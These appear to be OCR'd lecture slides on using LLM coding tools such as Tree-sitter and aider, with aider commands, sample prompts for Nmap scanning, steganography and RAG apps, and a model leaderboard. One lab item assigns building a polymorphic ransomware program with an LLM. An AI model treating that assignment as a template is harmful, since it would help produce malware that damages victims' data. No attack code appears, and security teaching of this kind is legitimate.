
```
cl100k_base: 12 tokens
token bytes: [b'\n', b'def', b' compare', b'(str', b'):\n', b'    ', b' """', b'Print', b's', b' a', b' compa
rison', b'."""\n']
```

(GPT-4)

- Context size
  - Large codebases with complex code dependencies difficult for LLM to handle
  - Inability to extract higher-level logical structures of program from low level features
- Training data
  - Often best for "autocomplete" tasks (e.g. fixing bugs, adding comments, renaming variables, return-type prediction, code completion)
  - Attention mechanism trained on natural language vs programming language tasks
  - Generating novel code? Reasoning about code?
- Requires additional support to aid in code generation and editing
  - Recall reverse engineering assembly code with the help of Ghidra
  - Lift binary code to a higher-level (C) representation to help the LLM reason about code
  - Motivates the use of…


Tree sitter


- Parser generator to build a concrete syntax tree from code
  - https://tree-sitter.github.io/tree-sitter/
  - Parses code in a codebase to create a compact map of classes, functions, imports, and dependencies and their relation to each other
  - Reduces size of context given to an LLM without loss in semantic value



Tree-sitter example

- Demo notebook





Aider

- Utilize Tree-sitter to aid in code generation and editing
  - Refines tree-sitter map to include the most essential pieces using a graph ranking algorithm
  - Files that are most frequently used by other parts of the repository ranked highest
  - Includes those pieces when invoking LLM with a coding task
- Integrate with git to incrementally reason with and update code

- Demo

- Lab exercise
  - Incrementally develop a web application
  - Incrementally polymorphic, ransomware program

`aider` basic commands

	Models
/model	Switch to a new LLM
/models	Search the list of available models
	Modes
/architect	Enter architect mode to discuss high-level design
/ask	Ask questions about code base without editing files
/chat-mode	Switch to a new chat mode
/help	Ask aider questions
	Files
/add	Add files to the chat to edit or review
/drop	Remove files from the chat session
/ls	List all known files and those in chat
	Code
/code	Ask for changes to your code
/commit	Commit edits to the repo made outside the chat
/diff	Display diff of changes since last message
/git	Run a git command
/map	Print out the current repository map
/undo	Undo the last git commit done by aider
	Shell
/run /test	Run shell command(alias: !)
	Reset/Exit
/clear	Clear the chat history
/reset	Drop all files and clear chat
/exit /quit	Exit the application

Example: Architect mode

```
> /architect Refactor the script app.py by adding a tool named service_detection_with_analysis
that integrates Nmap for service detection and uses a language model for advanced security anal
ysis. The tool should:

Perform Service Detection:

Use Nmap to scan the specified target for open ports and services.
Include the -sV option for service version detection and --script vuln for vulnerability scanni
ng.
Handle Nmap subprocess execution securely with error handling.
Extract and Parse Results:

Parse Nmap output to extract detected services (e.g., port, protocol, service name, version) an
d vulnerabilities.
Organize results into structured summaries, differentiating between services and vulnerabilitie
s.
Generate Security Insights:

Pass extracted data to an LLM for analysis, asking for:
Risk assessment of detected services and vulnerabilities.
Identification of misconfigurations.
Recommendations for mitigating identified issues.
Ensure results are returned in structured JSON format.
Output JSON Report:

The JSON report should include:
List of detected services, vulnerabilities, and misconfigurations with their descriptions.
A high-level summary with overall security risk and llm confidence scores.
Recommendations for addressing identified risks.
Error Handling:

Validate the target input to ensure it's a valid IP or hostname.
Provide meaningful error messages for Nmap failures or invalid targets.
```

Example: Code mode (steghide tool)

1. Create a basic Flask app in app.py with a route for the home page that renders index.html.
2. In index.html, set up the page with three vertical sections: Upload, Embed, and Download. At the top, have a title in large text saying 'Steganography Tool', and change the name of the website to that too.
3. I can't access the page, add a host and port in app.run, like this: app.run(host="0.0.0.0", port=5000, debug=True)
4. In the Upload section, add a button to select a file, called 'Choose File', and add an 'Upload' button.
5. In app.py, implement the /upload route to handle image uploads, save the image, and display it in the Upload section.
6. Modify index.html to display the uploaded image in the Upload section after it's uploaded, with a max width of 30% of the page.
7. When I choose a file, the filename shows up, that's correct. But then when I hit the Upload button I get the following error:FileNotFoundError: [Errno 2] No such file or directory: 'static/uploads/hq720.jpg'
8. My program is currently working. But, you placed the upload directory inside the static directory. I think it would be better to put it in the working directory (hw7), the same directory as app.py. Could you move the directory up one level and update all code accordingly?

Mixed

1. /architect I want to create a Python web application named app.py that uses only the streamlit package. The application should be a single page RAG application that listens for connections on all network interfaces, including port 8501 and port 5000. It should display the previous RAG prompts and answers and allow the user to send queries to the RAG, which will draw its knowledge from the OWASP Top 10 website to answer queries. The user should be able to send a message to the RAG and get an answer back. Each message should include the prompt, RAG answer, and the time it was posted.
2. Please install the dependencies in the hw7/requirements.txt file in the repository -> This was needed to get the app running.
3. /code Now edit the function get_rag_response to return the result of calling Gemini with the prompt. Use only the langchain library and GoogleGenerativeAI from langchain_google_genai.
4. /undo
5. /code Now edit the function get_rag_response to return the result of calling Gemini with the prompt. Use only the langchain library and GoogleGenerativeAI from langchain_google_genai. Do not create a .streamlit/secrets.toml file as the Google API key comes from the environment variables.
6. /code Change Line 51 in get_rag_response to use gemini-1.5-pro-latest instead of gemini-pro. Change nothing else in the file.

7. /code Please allow the RAG application to draw additional knowledge from an OWASP page on more vulnerabilities: https://owasp.org/www-community/vulnerabilities/.
8. /code Please update the urls variable in the initialize_rag function to allow the RAG application to draw additional knowledge from a CWE Mitre page on the most important hardware weaknesses: https://cwe.mitre.org/scoring/lists/2021_CWE_MIHW.html
9. /code Change the title in the st.title() call in the main function to display the title "OWASP and CWE RAG Assistant"
10. Please commit the .gitignore file without editing it.
11. /git push -> push the chat files
12. /code Modify the main() function such that a Streamlit spinner is shown when the user sends the rag response but before showing the finished response.

1. /architect I want to create a Python application named fitness_tracker.py that uses only the Flask package. It should follow the model-view-controller (MVC) architecture to separate concerns. It should utilize Jinja2 templates for the view and an SQLite3 database for the model.

2. The application should be a multi-page fitness tracker that listens for connections on all network interfaces. It should include the following features:

3. A home page that introduces the application and provides navigation links.
4. A workouts page that allows users to Log workouts with the fields: exercise name, date, duration, and calories burned.
5. View a list of previously logged workouts.
6. Save the files created in hw7 folder


7. /architect Please create a requirements.txt file in the application folder that includes all of the necessary dependencies.

8. Please install the dependencies in the requirements.txt file in the repository

9. Please run the application

Selecting the best LLM for coding

- Custom models tuned towards specific programming languages




March 2024; As reported in technical papers

www.TheStrategyDeck.com

The Strategy Deck

- Aider benchmarking on HumanEval task completion



Code editing leaderboard

Aider's code editing benchmark asks the LLM to edit python source files to complete 133 small coding exercises from Exercism. This measures the LLM's coding ability, and whether it can write new code that integrates into existing code. The model also has to successfully apply all its changes to the source file without human intervention.

Model	Percent completed correctly	Percent using correct edit format	Command	Edit format
claude-3-5-sonnet-20241022	84.2%	99.2%	`aider --model anthropic/claude-3-5-sonnet-20241022`	diff
o1-preview	79.7%	93.2%	`aider --model o1-preview`	diff
claude-3.5-sonnet-20240620	77.4%	99.2%	`aider --model claude-3.5-sonnet-20240620`	diff
claude-3-5-haiku-20241022	75.2%	95.5%	`aider --model anthropic/claude-3-5-haiku-20241022`	diff
Qwen2.5-Coder-32B-Instruct (whole)	73.7%	100.0%	`aider --model openai/Qwen2.5-Coder-32B-Instruct`	whole
DeepSeek Coder V2 0724 (deprecated)	72.9%	97.7%	`aider --model deepseek/deepseek-coder`	diff
gpt-4o-2024-05-13	72.9%	96.2%	`aider`	diff